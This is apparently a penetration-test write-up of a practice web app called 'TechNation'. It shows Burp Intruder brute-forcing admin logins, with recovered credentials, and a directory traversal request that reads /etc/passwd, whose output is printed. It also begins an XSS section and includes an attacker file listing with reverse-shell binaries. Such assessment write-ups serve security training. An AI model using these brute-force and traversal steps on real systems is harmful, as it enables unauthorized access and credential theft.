
Attack Target

Configure the details of the target for the attack.

Host: 10.0.2.39

Port: 80

□ Use HTTPS




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
GET /Admin.php?Email=§arthurb%40technation.com§&Password=§daniel123§ HTTP/1.1
Host: 10.0.2.39
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.39/Admin.php?Email=arthurb%40technation.com&Password=daniel123
Upgrade-Insecure-Requests: 1
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and ea
payload type can be customized in different ways

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simple list

Payload Processing


You can define rules to perform various processi

Look In: meena

Bank-Docker
closeddoor
Desktop
Documents
Downloads
joker
mnt
Music
Pictures
Public
seclists
Templates
Videos
winpe
500-worst-passwords.txt
Bank-Docker.zip
bank.cer
cert.der
emails.txt
hydra.restore
loginreq.txt
myvertmay27
passwords.txt
passwordsnew.txt
reverse.exe
reverse.msi
rider_rsa
rider_rsa.pub
root.c
rootme
secret.txt
shell-x64.exe
shell-x86.elf
shell.exe
shservice.exe
technationpasswd
users.txt

File Name:

Files of Type: All Files


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × 3 × ...
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]
Add
Edit
Remove
Enabled Rule
Open
Cancel

Payload Sets

You can define one or more payload sets. The number of p
payload type can be customized in different ways.

Payload set: 2 Payload co
Payload type: Simple list Request co

Payload Options [Simple list]

This payload type lets you configure a simple list of strings

Payload Processing


You can define rules to perform various processing tasks o

Look In: meena

```
Bank-Docker              hydra.restore
closeddoor               loginreq.txt
Desktop                  myvertmay27
Documents                passwords.txt
Downloads                passwordsnew.txt
joker                    reverse.exe
mnt                      reverse.msi
Music                    rider_rsa
Pictures                 rider_rsa.pub
Public                   root.c
seclists                 rootme
Templates                secret.txt
Videos                   shell-x64.exe
winpe                    shell-x86.elf
500-worst-passwords.txt  shell.exe
Bank-Docker.zip          shserver.exe
bank.cer                 technationpasswd
cert.der                 users.txt
emails.txt
```

File Name: passwordsnew.txt

Files of Type: All Files


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Target Positions Payloads Options
Start attack

Payload Sets


You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 653

Payload type: Simple list Request count: 7,836

Payload Options [Simple list]

Since the request count for this huge password list is more, the burp community version is very slow and cannot handle. So switched going user by user. First chose arthurb@technation.com as one payload and the second payload to be the password list




Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
338	arthurb@technation.com	J4VfsKYb3nuGFsQ6	200	☐	☐	10880	
0			200	☐	☐	9428	
1	arthurb@technation.com	b98ThEt~vC"/cS@`	200	☐	☐	9428	
2	arthurb@technation.com	ne:3/PpE` c'4*UJd	200	☐	☐	9428	
3	arthurb@technation.com	b%/JTM{f;8'9YcUH	200	☐	☐	9428	
4	arthurb@technation.com	E=],K+av6G^P_d9m	200	☐	☐	9428	
5	arthurb@technation.com	qC{5v9}Gz2HAa)n/	200	☐	☐	9428	
6	arthurb@technation.com	c]WQh"4EB3asr+Ng	200	☐	☐	9428	
7	arthurb@technation.com	T^c+LvHkG3bxM2E;	200	☐	☐	9428	
8	arthurb@technation.com	wcC3D;g<6Vrdb>}n	200	☐	☐	9428	
9	arthurb@technation.com	M3.cTvVR;p@!EH$*	200	☐	☐	9428	
12	arthurb@technation.com	ze4;"8<,Hr{C` Z^q	200	☐	☐	9428	
13	arthurb@technation.com	b(7[_)&F>JSW5^w%	200	☐	☐	9428	
14	arthurb@technation.com	]]<Oqv73.Mb$9dvn	200	☐	☐	9428	

```
        var admin = document.getElementById("admin").value;
        var password =document.getElementById("password").value;
        var email = document.getElementById("email").value;
        var date = document.getElementById("date").value;
        document.getElementById("myTabContent").innerHTML= "<br>\
                    \<div style=\"display:inline-block;width:80%;\">\
                    \<div class=\"card border-primary mb-3\" style=\"position:static;\">\
                    \<div class=\"card-header\"> First Name </div>\
                    \<div class=\"card-body\">\
                    \<h5 class=\"card-title\"> "+ name +" </h5>\
                    \</div></div>\
                    \<div class=\"card border-primary mb-3\" style=\"position:static;\">\
                    \<div class=\"card-header\"> Last Name </div>\
                    \<div class=\"card-body\">\
                    \<h5 class=\"card-title\"> "+ last +" </h5>\
                    \</div></div>\
                    \<div class=\"card border-primary mb-3\" style=\"position:static;\">\
                    \<div class=\"card-header\"> Email </div>\
                    \<div class=\"card-body\">\
                    \<h5 class=\"card-title\"> "+ email +" </h5>\
                    \</div></div>\
                    \<div class=\"card border-primary mb-3\" style=\"position:static;\">\
                    \<div class=\"card-header\"> Password </div>\
```

There was a hit for arthurb@technation.com. Tried in the admin Panel. Was able to login



Welcome Arthur

Welcome to the Admin Panel! Here you can Write Posts, and view your own profile! Change password to whatever you'd like! Are you the admin of the website? if you are ,you could also load a new webpage!

Directory Traversal

Risk Score:6 Severity|High Probability|High Fix Effort|Medium

What is Directroy Traversal?

It is the vulnerability of the web app using which the attacker can move up and down the directory structure and view sensitive files present in directrories outside the web root.

The files may be credentials for the back-end systems, OS files or application code itself

Steps to find Directory Traversal Vuln:

Input vectors Enumeration:

We evaluate the components of the web application where some of user input is accepted:Post, Get , Forms and file uploads.

Insert the relative path like ../../../etc/passwd on linux systems, at the suspected end point

Exploiting Directory Traversal:

The application has no defence against directory traversal attack. The input is not sanitized. So when the attacker requests for ../../../../etc/passwd , he is able to retrieve it.


This causes the application to read from the following file path:

/var/www/html/<some dir>/../../../../etc/passwd


The sequence ../ is valid within a file path, and means to step up one level in the directory structure. The four consecutive ../ sequences step up from current directory to the filesystem root, and so the file that is actually read is:

/etc/passwd


Login to the Admin Panel with user Daniel and Password. Start "Intercept On" in the burpsuite intruder.



Click "Site Admin" in the Admin Panel




Redirect to Repeater




```
GET /Admin.php?Email=danielg%40technation.com&Password=daniel123&page=info.txt HTTP/1.1
Host: 10.0.2.39
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.0.2.39/Admin.php?Email=danielg%40technation.com&Password=daniel123
Upgrade-Insecure-Requests: 1

```

Edit info.txt to ../../../../etc/passwd



```
GET /Admin.php?Email=danielg%40technation.com&Password=LB%26MG%24sm2zkLz57k&page=
../../../../etc/passwd HTTP/1.1
Host: 10.0.2.37
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://10.0.2.37/Admin.php?Email=danielg%40technation.com&Password=LB%26MG%24sm2zkLz
57k
Upgrade-Insecure-Requests: 1
```



```
GET /Admin.php?Email=danielg%40technation.com&Password=LB%26MG%24sm2zkLz57k&page=
../../../../etc/passwd HTTP/1.1
Host: 10.0.2.37
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://10.0.2.37/Admin.php?Email=danielg%40technation.com&Password=LB%26MG%24sm2zkLz
57k
Upgrade-Insecure-Requests: 1
```

```
      <div id="myTabContent" class="tab-content">
        <div class="tab-pane fade show active" id="home">
          <p>
            Welcome to the Admin Panel! Here you can Write Posts, and view your
          </p>
        </div>
      </div>
      root:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/
      systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nolo
      systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/
```


We are able to view the registered users of the system

XSS Attack

Risk Score:5 Severity|medium Probability:low Fix effort| medium

Every Data Entry point can be suspected to result in XSS attack.
We change the value of the parameter or user variable, and trigger the vulnerability.If no input sanitization is done.

Goto http://10.0.2.39/Deals.php. Capture the request in burp with intercept on.




Well done! You Just Payed "> Dollars! Thanks and have fun!.

The casual plan for an

The professional plan for an individual or an

Click on one of the deals, “Buy Now!” option



done! You Just Payed "> Dollars! Thanks and have fun!.


The casual plan for an individual.Fits for a regular client that just wants to discover the newest technology!

- One user
- Access to TechNation's App
- Get emails with the lastest news
- 5GB in the cloud

The professional plan for an individual or an organization. Fits for a bunch of people who desires to know what's new!

- Five users
- Access to TechNation's App
- Get emails with the lastest news
- 10GB in the cloud

Click “Buy Now!” in the popup window




Standard Plan

Thank you for desiring to buy the Standard plan!.

